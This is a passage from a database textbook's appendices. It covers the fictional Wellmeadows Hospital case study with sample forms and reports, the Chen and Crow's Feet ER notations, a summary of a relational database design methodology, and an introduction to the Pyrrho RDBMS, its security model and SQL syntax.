First Name <u>Maira</u> Address <u>49 School Road</u> <u>Broxburn</u> Tel. No. <u>01506-45633</u>	Last Name <u>Samuel</u> Sex <u>Female</u> Date of Birth <u>30-May-61</u> Insurance Number <u>WB123423D</u>
Position <u>Charge Nurse</u> Current Salary <u>18,760</u> Salary Scale <u>1C scale</u> Paid Weekly or Monthly (Enter W or M) <u>M</u>	Allocated to Ward <u>11</u> Hours/Week <u>37.5</u> Permanent or Temporary (Enter P or T) <u>P</u>
Qualification(s)	Work Experience
Type <u>BSc Nursing Studies</u> Date <u>12-Jul-87</u> Institution <u>Edinburgh University</u>	Position <u>Staff Nurse</u> Start Date <u>23-Jan-90</u> Finish Date <u>1-May-93</u> Organization <u>Western Hospital</u>
Note: Please enter additional qualifications/work experience on reverse.	

Figure B.1
 Wellmeadows
 Hospital staff
 form.

Local doctors

Patients are normally referred to the hospital by their local doctor. The details of local doctors are held, including their full name, clinic number, address, and telephone number. The clinic number is unique throughout the United Kingdom. An example of a *Wellmeadows Hospital* patient registration form used to record the details of a patient called Anne Phelps is shown in Figure B.3.

Patient appointments

When a patient is referred by his or her doctor to attend the *Wellmeadows Hospital*, the patient is given an appointment for an examination by a hospital consultant.

Figure B.2
The first page of the *Wellmeadows Hospital* report listing ward staff.

Page 1

Wellmeadows Hospital
Ward Staff Allocation

Week beginning 12-Jan-14

Ward Number Ward 11

Charge Nurse Moira Samuel

Ward Name Orthopaedic

Staff Number 5011

Location Block E

Tel. Extn. 7711

Staff No.	Name	Address	Tel. No.	Position	Shift
5098	Carol Cummings	15 High Street Edinburgh	0131-334-5677	Staff Nurse	Late
5123	Morgan Russell	23A George Street Broxburn	01506-67676	Nurse	Late
5167	Robin Plevin	7 Glen Terrace Edinburgh	0131-339-6123	Staff Nurse	Early
5234	Amy O'Donnell	234 Princes Street Edinburgh	0131-334-9099	Nurse	Night
5344	Laurence Burns	1 Apple Drive Edinburgh	0131-334-9100	Consultant	Early

Each appointment is given a unique appointment number. The details of each patient’s appointment are recorded and include the name and staff number of the consultant performing the examination, the date and time of the appointment, and the examination room (for example, Room E252).

As a result of the examination, the patient is either recommended to attend the outpatient clinic or is placed on a waiting list until a bed can be found in an appropriate ward.

Outpatients

The details of outpatients are stored and include the patient number, name (first and last), address, telephone number, date of birth, gender, and the date and time of the appointment at the outpatient clinic.

Inpatients

The Charge Nurse and other senior medical staff are responsible for the allocation of beds to patients on the waiting list. The details of patients currently placed in a ward and those on the waiting list for a place on a ward are recorded. This includes the patient number, name (first and last), address, telephone number, date of birth, gender, marital status, the details of the patient’s next-of-kin, the date placed on the waiting list, the ward required, expected duration of stay (in days), date placed in the ward, date expected to leave the ward, and the actual date the patient left the ward, when known.

When a patient enters the ward, he or she is allocated a bed with a unique bed number. An example of a *Wellmeadows Hospital* report listing the details of patients allocated to ward 11 is shown in Figure B.4.

Wellmeadows Hospital Patient Registration Form Patient Number: <u>P10234</u>	
Personal Details	
First Name <u>Anne</u> Address <u>44 North Bridges</u> <u>Cannonmills</u> <u>Edinburgh, EH1 5GH</u> DOB <u>12-Dec-33</u> Date Registered <u>21-Feb-09</u>	Last Name <u>Phelps</u> Gender <u>Female</u> Tel. No. <u>0131-332-4111</u> Marital Status <u>Single</u>
Next-of-Kin Details	
Full Name <u>James Phelps</u> Address <u>145 Rowlands Street</u> <u>Paisley, PA2 5FE</u> Tel. No. <u>0141-848-2211</u>	
Local Doctor Details	
Full Name <u>Dr Helen Pearson</u> Address <u>22 Cannongate Way,</u> <u>Edinburgh, EH1 6TY</u> Tel. No. <u>0131-332-0012</u>	

Figure B.3
 Wellmeadows
 Hospital patient
 registration form.

Patient medication

When a patient is prescribed medication, the details are recorded. This includes the patient's name and number, drug number and name, units per day, method of administration (for example, oral, intravenous (IV)), start and finish date. The medication (pharmaceutical supplies) given to each patient is monitored. An example of a *Wellmeadows Hospital* report used to record the details of medication given to a patient called Robert MacDonald is shown in Figure B.5.

Surgical and nonsurgical supplies

The *Wellmeadows Hospital* maintains a central stock of surgical (for example, syringes and sterile dressings) and nonsurgical (for example, plastic bags and

Figure B.4
The first page of the *Wellmeadows Hospital* report listing ward patients.

Page 1

Wellmeadows Hospital
Patient Allocation

Week beginning 12-Jan-14

Ward Number Ward 11

Charge Nurse Moira Samuel

Ward Name Orthopaedic

Staff Number 5011

Location Block E

Tel. Extn. 7711

Patient Number	Name	On Waiting List	Expected Stay (Days)	Date Placed	Date Leave	Actual Leave	Bed Number
P10451	Robert Drumtree	12-Jan-14	5	12-Jan-14	17-Jan-14	16-Jan-14	84
P10480	Steven Parks	12-Jan-14	4	14-Jan-14	18-Jan-14	18-Jan-14	79
P10563	David Black	13-Jan-14	14	13-Jan-14	27-Jan-14		80
P10604	Ian Thomson	14-Jan-14	10	15-Jan-14	25-Jan-14		87
P10787	Peter Smith	17-Jan-14	5	17-Jan-14	22-Jan-14		84

aprons) supplies. The details of surgical and nonsurgical supplies include the item number and name, item description, quantity in stock, reorder level, and cost per unit. The item number uniquely identifies each type of surgical or nonsurgical supply. The supplies used by each ward are monitored.

Pharmaceutical supplies

The hospital also maintains a stock of pharmaceutical supplies (for example, antibiotics and painkillers). The details of pharmaceutical supplies include drug number and name, description, dosage, method of administration, quantity in

Figure B.5
Wellmeadows Hospital patient's medication report.

Wellmeadows Hospital
Patient Medication Form

Patient Number: P10034

Full Name Robert MacDonald

Ward Number Ward 11

Bed Number 84

Ward Name Orthopaedic

Drug Number	Name	Description	Dosage	Method of Admin	Units per Day	Start Date	Finish Date
10223	Morphine	Pain killer	10mg/ml	Oral	50	24-Mar-14	24-Apr-14
10334	Tetracycline	Antibiotic	0.5mg/ml	IV	10	24-Mar-14	17-Apr-14
10223	Morphine	Pain killer	10mg/ml	Oral	10	25-Apr-14	2-May-14

stock, reorder level, and cost per unit. The drug number uniquely identifies each type of pharmaceutical supply. The pharmaceutical supplies used by each ward are monitored.

Ward requisitions

When required, the Charge Nurse may obtain surgical, nonsurgical, and pharmaceutical supplies from the central stock of supplies held by the hospital. This is achieved by ordering supplies for the ward using a requisition form. The information detailed on a requisition form includes a unique requisition number, the name of the member of staff placing the requisition, and the number and name of the ward. Also included is the item or drug number, name, description, dosage and method of administration (for drugs only), cost per unit, quantity required, and date ordered. When the requisitioned supplies are delivered to the ward, the form must be signed and dated by the Charge Nurse who initiated the order. An example of a *Wellmeadows Hospital* requisition form used to order supplies of morphine for ward 11 is shown in Figure B.6.

Suppliers

The details of the suppliers of the surgical, nonsurgical, and pharmaceutical items are stored. This information includes the supplier’s name and number, address, email, and telephone and fax numbers. The supplier number is unique to each supplier.

Wellmeadows Hospital
Central Store
Requisition Form

Requisition Number: 034567712

Ward Number Ward 11

Requisitioned By Moira Samuel

Ward Name Orthopaedic

Requisition Date 15-Feb-14

Item/Drug Number	Name	Description	Dosage (Drugs Only)	Method of Admin	Cost per Unit	Quantity
10223	Morphine	Pain killer	10mg/ml	Oral	27.75	50

Received By: _____

Date Received: _____

Figure B.6
Wellmeadows
Hospital ward
requisition form.

B.3.2 Transaction Requirements (Sample)

The following transactions are undertaken to ensure that the appropriate information is available to enable the staff to manage and oversee the day-to-day running of the *Wellmeadows Hospital*. Each transaction is associated with a specific function within the hospital. These functions are the responsibility of members of staff with particular job titles (positions). The main user or group of users of each transaction is given in brackets at the end of the description of each transaction.

- (a) Create and maintain records recording the details of members of staff (Personnel Officer).
- (b) Search for staff who have particular qualifications or previous work experience (Personnel Officer).
- (c) Produce a report listing the details of staff allocated to each ward (Personnel Officer and Charge Nurse).
- (d) Create and maintain records recording the details of patients referred to the hospital (all staff).
- (e) Create and maintain records recording the details of patients referred to the outpatient clinic (Charge Nurse).
- (f) Produce a report listing the details of patients referred to the outpatient clinic (Charge Nurse and Medical Director).
- (g) Create and maintain records recording the details of patients referred to a particular ward (Charge Nurse).
- (h) Produce a report listing the details of patients currently located in a particular ward (Charge Nurse and Medical Director).
- (i) Produce a report listing the details of patients currently on the waiting list for a particular ward (Charge Nurse and Medical Director).
- (j) Create and maintain records recording the details of medication given to a particular patient (Charge Nurse).
- (k) Produce a report listing the details of medication for a particular patient (Charge Nurse).
- (l) Create and maintain records recording the details of suppliers for the hospital (Medical Director).
- (m) Create and maintain records detailing requisitions for supplies for particular wards (Charge Nurse).
- (n) Produce a report listing the details of supplies provided to specific wards (Charge Nurse and Medical Director).



Alternative ER Modeling Notations

Objectives

- In this appendix you will learn:
- How to create ER models using alternative notations.

In Chapters 12 and Chapter 13 we learned how to create an (Enhanced) Entity–Relationship (ER) model using an increasingly popular notation called UML (Unified Modeling Language). In this appendix we demonstrate two additional notations that are often used to create ER models. The first ER notation is called the Chen notation and the second is called the Crow’s Feet notation. We demonstrate each by presenting a table that shows the notation used for each of the main concepts of the ER model and then we present the notation using as an example part of the ER diagram shown in Figure 12.1.




C.1 ER Modeling Using the Chen Notation

Table C.1 shows the Chen notation for the main concepts of the ER model and Figure C.1 shows part of the ER diagram in Figure 12.1 redrawn using the Chen notation.

C.2 ER Modeling Using the Crow’s Feet Notation









Table C.2 shows the Crow’s Feet notation for the main concepts of the ER model and Figure C.2 shows part of the ER diagram in Figure 12.1 redrawn using the Crow’s Feet notation.

TABLE C.1 The Chen notation for ER modeling.

Notation	Meaning
 Entity name	Strong entity
 Entity name	Weak entity
 Relationship name	Relationship
 Relationship name	Relationship associated with a weak entity
 Relationship name Role name Entity name Role name	Recursive relationship with role names to identify the roles played by the entity in the relationship
 Attribute name	Attribute
 Attribute name	Primary key attribute
 Attribute name	Multivalued attribute

(continues)

TABLE C.1 (Continued)

Notation	Meaning
	Derived attribute
	One-to-one (1:1) relationship
	One-to-many (1:M) relationship
	Many-to-many (M:N) relationship
	One-to-many relationship with mandatory participation for both entities A and B
	One-to-many relationship with optional participation for entity A and mandatory participation for entity B
	One-to-many relationship with optional participation for both entities A and B
	Generalization/specialization. If circle contains “d”, relationship is disjoint (as shown); if circle contains “o”, relationship is nondisjoint. Double line from superclass to circle represents mandatory participation (as shown); single line represents optional participation




Figure C.1 Part of the ER diagram shown in Figure 12.1 redrawn using the Chen notation.

TABLE C.2 The Crow's Feet notation for ER modeling.

Notation		Meaning
Entity name		Entity
Relationship name		Relationship
Role name	Relationship name Role name Entity name	Recursive relationship with role names to identify the roles played by the entity in the relationship

(continues)

TABLE C.2 (Continued)

Notation	Meaning
Entity name Attribute name Attribute1 Attribute2 ⋮	Attributes are listed in the lower section of the entity symbol The primary key attribute is underlined. Multivalued attribute is placed in curly braces {}.
Relationship name	One-to-one relationship
Relationship name	One-to-many relationship
Relationship name	Many-to-many relationship
A Relationship name B	One-to-many relationship with mandatory participation for both entities A and B
A Relationship name B	One-to-many relationship with optional participation for entity A and mandatory participation for entity B
A Relationship name B	One-to-many relationship with optional participation for both entities A and B
Superclass Subclass Subclass	“Box-in-box” convention is used to represent generalization/specialization




Figure C.2 Part of the ER diagram shown in Figure 12.1 redrawn using the Crow's Feet notation.

D

Summary of the Database Design Methodology for Relational Databases

Objectives

In this appendix you will learn:

- The three main phases of database design: conceptual, logical, and physical database design.
- The steps involved in the main phases of the database design methodology.

In this book we present a database design methodology for relational databases. This methodology is made up of three main phases: conceptual, logical, and physical database design, which are described in detail in Chapters 16–19. In this appendix we summarize the steps involved in these phases for those readers who are already familiar with database design.

■ Step 1: Build Conceptual Data Model

The first step in conceptual database design is to build a conceptual data model of the data requirements of the enterprise. A conceptual data model comprises:

- entity types;
- relationship types;
- attributes and attribute domains;
- primary keys and alternate keys;
- integrity constraints.

The conceptual data model is supported by documentation, including a data dictionary, which is produced throughout the development of the model. We detail the types of supporting documentation that may be produced as we go through the various tasks that form this step.

Step 1.1: Identify entity types

The first step in building a local conceptual data model is to define the main objects that the users are interested in. One method of identifying entities is to examine the users' requirements specification. From this specification, we identify nouns or noun phrases that are mentioned. We also look for major objects such as

people, places, or concepts of interest, excluding those nouns that are merely qualities of other objects. Document entity types.

Step 1.2: Identify relationship types

Identify the important relationships that exist between the entity types that have been identified. Use Entity–Relationship (ER) modeling to visualize the entity and relationships. Determine the multiplicity constraints of relationship types. Check for fan and chasm traps. Document relationship types.

Step 1.3: Identify and associate attributes with entity or relationship types

Associate attributes with the appropriate entity or relationship types. Identify simple/composite attributes, single-valued/multi-valued attributes, and derived attributes. Document attributes.

Step 1.4: Determine attribute domains

Determine domains for the attributes in the conceptual model. Document attribute domains.

Step 1.5: Determine candidate, primary, and alternative key attributes

Identify the candidate key(s) for each entity and, if there is more than one candidate key, choose one to be the primary key. Document primary and alternative keys for each strong entity.

Step 1.6: Consider use of enhanced modeling concepts (optional step)

Consider the use of enhanced modeling concepts, such as specialization/generalization, aggregation, and composition.

Step 1.7: Check model for redundancy

Check for the presence of any redundancy in the model. Specifically, re-examine one-to-one (1:1) relationships, remove redundant relationships, and consider time dimension.

Step 1.8: Validate conceptual data model against user transactions

Ensure that the conceptual data model supports the required transactions. Two possible approaches are describing the transactions and using transaction pathways.

Step 1.9: Review conceptual data model with user

Review the conceptual data model with the user to ensure that the model is a “true” representation of the data requirements of the enterprise.

Step 2: Build Logical Data Model

Build a logical data model from the conceptual data model and then validate this model to ensure that it is structurally correct (using the technique of normalization) and to ensure that it supports the required transactions.

Step 2.1: Derive relations for logical data model

Create relations from the conceptual data model to represent the entities, relationships, and attributes that have been identified. Table D.1 summarizes how to map entities, relationships and attributes to relations. Document relations and foreign key attributes. Also, document any new primary or alternate keys that have been formed as a result of the process of deriving relations.

Step 2.2: Validate relations using normalization

Validate the relations in the logical data model using the technique of normalization. The objective of this step is to ensure that each relation is in at least Third Normal Form (3NF).

Step 2.3: Validate relations against user transactions

Ensure that the relations in the logical data model support the required transactions.

Step 2.4: Check integrity constraints

Identify the integrity constraints, which includes specifying the required data, attribute domain constraints, multiplicity, entity integrity, referential integrity, and general constraints. Document all integrity constraints.

Step 2.5: Review logical data model with user

Ensure that the users consider the logical data model to be a true representation of the data requirements of the enterprise.

TABLE D.1 Summary of how to map entities and relationships to relations.

ENTITY/RELATIONSHIP/ATTRIBUTE	MAPPING TO RELATION(S)
Strong entity	Create relation that includes all simple attributes.
Weak entity	Create relation that includes all simple attributes (primary key still has to be identified after the relationship with each owner entity has been mapped).
1:* binary relationship	Post primary key of entity on "one" side to act as foreign key in relation representing entity on "many" side. Any attributes of relationship are also posted to "many" side.
1:1 binary relationship:	
(a) Mandatory participation on both sides	Combine entities into one relation.
(b) Mandatory participation on one side	Post primary key of entity on "optional" side to act as foreign key in relation representing entity on "mandatory" side.
(c) Optional participation on both sides	Arbitrary without further information.
Superclass/Subclass relationship	See Table D.2.
: binary relationship, complex relationship	Create a relation to represent the relationship and include any attributes of the relationship. Post a copy of the primary keys from each of the owner entities into the new relation to act as foreign keys.
Multivalued attribute	Create a relation to represent the multivalued attribute and post a copy of the primary key of the owner entity into the new relation to act as a foreign key.

TABLE D.2 Guidelines for the representation of a superclass/subclass relationship based on the participation and disjoint constraints.

PARTICIPATION CONSTRAINT	DISJOINT CONSTRAINT	MAPPING TO RELATION(S)
Mandatory	Nondisjoint {And}	Single relation (with one or more discriminators to distinguish the type of each tuple)
Optional	Nondisjoint {And}	Two relations: one relation for superclass and one relation for all subclasses (with one or more discriminators to distinguish the type of each tuple)
Mandatory	Disjoint {Or}	Many relations: one relation for each combined superclass/subclass
Optional	Disjoint {Or}	Many relations: one relation for superclass and one for each subclass

Step 2.6: Merge logical data models into global model

The methodology for Step 2 is presented so that it is applicable for the design of simple and complex database systems. For example, to create a database with a single user view or multiple user views being managed using the centralized approach (see Section 10.5), Step 2.6 is omitted. If, however, the database has multiple user views that are being managed using the view integration approach (see Section 10.5), Steps 2.1 to 2.5 are repeated for the required number of data models, each of which represents different user views of the database system. In Step 2.6 these data models are merged. Typical tasks associated with the process of merging are:

- (1) Review the names and contents of entities/relations and their candidate keys.
- (2) Review the names and contents of relationships/foreign keys.
- (3) Merge entities/relations from the local data models.
- (4) Include (without merging) entities/relations unique to each local data model.
- (5) Merge relationships/foreign keys from the local data models.
- (6) Include (without merging) relationships/foreign keys unique to each local data model.
- (7) Check for missing entities/relations and relationships/foreign keys.
- (8) Check foreign keys.
- (9) Check integrity constraints.
- (10) Draw the global ER/relation diagram.
- (11) Update the documentation. Validate the relations created from the global logical data model using the technique of normalization and ensure that they support the required transactions, if necessary.

Step 2.7: Check for future growth

Determine whether there are any significant changes likely in the foreseeable future, and assess whether the logical data model can accommodate these changes.

Step 3: Translate Logical Data Model for Target DBMS

Produce a relational database schema that can be implemented in the target DBMS from the logical data model.

Step 3.1: Design base relations

Decide how to represent the base relations that have been identified in the logical data model in the target DBMS. Document design of base relations.

Step 3.2: Design representation of derived data

Decide how to represent any derived data present in the logical data model in the target DBMS. Document design of derived data.

Step 3.3: Design general constraints

Design the general constraints for the target DBMS. Document design of general constraints.

Step 4: Design File Organizations and Indexes

Determine the optimal file organizations to store the base relations and the indexes that are required to achieve acceptable performance, that is, the way in which relations and tuples will be held on secondary storage.

Step 4.1: Analyze transactions

Understand the functionality of the transactions that will run on the database and analyze the important transactions.

Step 4.2: Choose file organizations

Determine an efficient file organization for each base relation.

Step 4.3: Choose indexes

Determine whether adding indexes will improve the performance of the system.

Step 4.4: Estimate disk space requirements

Estimate the amount of disk space that will be required by the database.

Step 5: Design User Views

Design the user views that were identified during the requirements collection and analysis stage of the relational database system development lifecycle. Document design of user views.

Step 6: Design Security Mechanisms

Design the security measures for the database system as specified by the users. Document design of security measures.

■Step 7: Consider the Introduction of Controlled Redundancy

Determine whether introducing redundancy in a controlled manner by relaxing the normalization rules will improve the performance of the system. For example, consider duplicating attributes or joining relations together. Document introduction of redundancy.

■Step 8: Monitor and Tune the Operational System

Monitor the operational system and improve the performance of the system to correct inappropriate design decisions or reflect changing requirements.

Introduction to Pyrrho: A Lightweight RDBMS

Objectives

In this appendix you will learn:

- About the Pyrrho DBMS—its concepts and architecture.
- Pyrrho's compliance with the SQL:2011 standard.
- How the Pyrrho DBMS can be used by users and developers.

Contributed by Malcolm Crowe, www.pyrrhodb.com

Pyrrho is a small-footprint open-source relational database (less than 1 MB), making it suitable for mobile and embedded applications. It complies strictly with the SQL:2011 standard for the features that it provides. Pyrrho works on the .NET platform for Windows and Linux, and in addition to the usual .NET classes (SqlCommand, DataReader, DataAdapter etc) has interfaces for PHP and SWI-Prolog. Open Source Pyrrho also implements the Java Persistence API. To these features, Pyrrho adds two more: semantic data and row typing following OWL2, and role-based security and data modeling, where the naming and permissions of database objects depends on the user's current role.

Pyrrho takes a very strict view of the ACID transaction model: Pyrrho transactions are totally isolated (no dirty reads) and durable in the strong sense that a full database history is maintained and cannot be changed unless the database itself is destroyed. Atomicity and consistency are also strongly enforced in the sense that all of the data in a transaction is written to nonvolatile storage in a single operation: this means that Pyrrho writes to the nonvolatile store approximately *70 times* less than other DBMS. As a result, provided the server has enough memory, Pyrrho is much faster and well suited to remote storage (for example, with mobile devices).

Pyrrho also takes a strict view of user identity and permissions, and should be used where data steadily accumulates and is retained permanently: for example, customer data, records of orders made, payments etc. Transient data such as analysis, forecasts etc can also be handled by Pyrrho but should be placed in a different database from the permanent data, so that the transient database can be destroyed in its entirety once the results have been used: Pyrrho supports multi-database connections to make this possible.

This appendix summarizes the features of Pyrrho. All editions of Pyrrho are available for free download (1-6MB) from the Pyrrho Web site www.pyrrhodb.com, which also contains a clickable reference to Pyrrho's SQL syntax, and further details of the features outlined here.

E.1 Pyrrho Features

Pyrrho includes the following major SQL:2011 features: SQL routine language, intervals and datetime arithmetic, domains and constraints including subqueries, computational completeness, derived tables, row and table constructors, structured types, arrays, multisets, roles, advanced OLAP functions, temporally versioned tables and XML. For a full list, see the Web site.

Pyrrho departs from the SQL:2011 standard in the following ways: smallint and double precision are redundant and not supported (int and real should be used instead), unbounded varying strings are the default, HTTP operations can be used in SQL, REVOKE is more intuitive than in SQL:2011 (withdraws privileges unconditionally), ISOLATED is the only allowed transaction setting, temporal tables are supported, ALTER SCHEMA is role based and includes some metadata and cascading renames, CREATE SCHEMA is not supported, and old-style embedded SQL constructs are not supported. In addition:

- Pyrrho has full Unicode character set support and databases are locale independent.
- The Java Persistence Library is supported in the Open Source Edition.
- PHP, SWI-Prolog, and LINQ are supported in all editions.

E.2 Download and Install Pyrrho

The .NET platform is required and should be installed first: On Windows the add-in is available from Microsoft Update. On Linux the Mono project (www.mono-project.com) provides the downloads required.

Download the Professional edition of Pyrrho from www.pyrrhodb.com and extract the files to a convenient location. It is good practice to move the server `PyrrhoSvr.exe` to another location: the folder containing `PyrrhoSvr.exe` will also contain the database files, so the owner of this folder should start `PyrrhoSvr.exe` from the command line. Under Linux, the command is **mono PyrrhoSvr.exe**.

Windows will probably announce that it is blocking this program as a precaution. You will need to click the “Unblock” button on this security dialogue if you want to use the server over the network. For details of firewall configuration, see the Web site www.pyrrhodb.com.

By default, `PyrrhoSvr` provides a database service on port 5433, and a Web service on port 8080. You can check whether the server is running by using your Web browser: **<http://localhost:8080/>**.

The resulting Web page can be used for trying out simple SQL statements.

The download includes two standard utilities, `PyrrhoCmd`, a command-line processor with a console interface and `PyrrhoSQL`, which uses a Windows UI. The client library `PyrrhoLink.dll` (or `OSPLink.dll`) is required for connecting to a Pyrrho or Open Source Pyrrho database. It is simplest to place a copy of `PyrrhoLink.dll`/`OSPLink.dll` in the same location as the executable (tools such as Visual Studio do this automatically).

For embedded use, this .dll is used together with one of EmbeddedPyrrho.dll, OSP.dll, AndroidOSP.dll, PhoneOSP.dll, or SilverlightOSP.dll.

E.3 Getting Started

To start working with a database from the command line, enter:

```
PyrrhoCmd
```

The default database name is Temp: to use a different database, specify it on the command line. PyrrhoSvr creates a database called Temp the first time the above command is run, and the new database owner will be the user who starts the PyrrhoCmd. The computer responds with the SQL> prompt. The system tables Sys\$Database and Sys\$Table are available to check what tables are accessible:

```
SQL> TABLE "Sys$Database"
```

Note that SQL:2003 requires double quotes, as here, around any identifier that matches a reserved word, is case-sensitive, or contains a special character such as \$. To create a table, use syntax such as:

```
CREATE TABLE Members (id int primary key, surname char)
```

This will create a table called MEMBERS. Note that Pyrrho has default field sizes so that SURNAME here is actually a string. To add rows to MEMBERS, use syntax such as:

```
INSERT INTO Members (surname) values ('Bloggs'), ('Smith')
```

By default Pyrrho supplies suitable values of an int primary key such as ID here, but you can use your own values.

To enter an SQL statement using this command line interface, avoid using the enter key until the end of the statement. Alternatively, prefix the statement with [and end it with], as this allows use of the enter key during the statement.

E.4 The Connection String

Application developers can use the .NET API for database development. To connect to a database using PyrrhoLink.dll requires an instance of PyrrhoConnect. The C# code is

```
var conn = new PyrrhoConnect(connectionString);  
conn.Open();
```

The connection string for connecting to a single database called Temp.pfl can be as simple as "Files=Temp".

Once the connection is open, normal .NET mechanisms apply. The CreateCommand method can be used to create an IDbCommand, an SQL statement can be assigned to it using the CommandText attribute, ExecuteNonQuery can be called on the command to send the SQL statement to the server for execution, and calling ExecuteReader on the command gives a DataReader, which can be used to read and access selected data.

Developers who use Visual Studio can add toolbox items from PyrrhoLink.dll. This includes a data adapter that has a connection string designer included within it.

E.5 Pyrrho's Security Model

One of the first uses for the client utilities should be to create the base tables of the database and grant permissions on them to users. For each transaction, Pyrrho records the user and role for the transaction. Each database has a default role with the same name as the database, and initially the creator is allowed to use this role. A user may be entitled to use several authorities, but can only use one at a time and this is selected in the connection string, or interactively using the SET ROLE command, for example,

set role "Sales"

Other users must be granted some specific privileges (so that they have a valid user id in the database) before they are allowed to make any changes to the database. The simplest (worst) way of sharing the database is to give all such named users permission to do anything, and all anonymous users permission to read anything: Thus, under Windows, if database MyDb has no security settings on it, the creator of the database can share it with user "mary" on computer (or domain) JOE by the following GRANT statement:

GRANT ROLE "MyDb" to "JOE\mary"

This allows "mary" to access or alter the database in any way except for security settings. The double quotes are needed because of case-sensitivity for database and user names.

GRANT ROLE "MyDb" to public

This allows any user to access or modify the database MyDb, except for security settings. Other grant statements can be used to apply specific privileges to specific database objects. Privileges can be revoked using the REVOKE statement.

When users are granted permissions later, they are of course able to access current data as determined by their current privileges. There are some special cases: the database owner is able to access all of the logs, and the system tables are public and read-only.

Note that Pyrrho user ids are user names (on Windows these have form "*DOMAIN\user*"), not the UIDs or SIDs used by the operating system.

E.6 Pyrrho SQL Syntax

In Pyrrho, strings are enclosed in single quotes. Two single quotes in a string represent one single quote. Hexits are hexadecimal digits 0-9, A-F, a-f and are used for binary objects. Dates, times, and intervals use string (quoted) values and are not locale-dependent. For full details see SQL:2003; for example,

- a date has format like DATE 'yyyy-mm-dd',
- a time has format like TIME 'hh:mm:ss' or TIME 'hh:mm:ss.sss',

- a timestamp is like `TIMESTAMP 'yyyy-mm-dd hh:mm:ss.ss'`,
- an interval is of the form,
 - `INTERVAL 'yyy' YEAR`,
 - `INTERVAL 'yy-mm' YEAR TO MONTH`,
 - `INTERVAL 'm' MONTH`,
 - `INTERVAL 'd hh:mm:ss' DAY(1) TO SECOND`,
 - `INTERVAL 'sss.ss' SECOND(3,2) etc.`

The following notes outline the SQL syntax supported by Pyrrho. For full details see the `Pyrrho.doc` that comes in the download, or the Web site.

`Sql = SqlStatement [';'] .`

<code>SqlStatement =</code>	Alter
	BEGIN TRANSACTION [WITH PROVENANCE string]
	Call
	COMMIT
	CreateClause
	CursorSpecification
	DeleteSearched
	DropClause
	Grant
	Insert
	Rename
	Revoke
	ROLLBACK
	SET AUTHORIZATION '=' CURATED
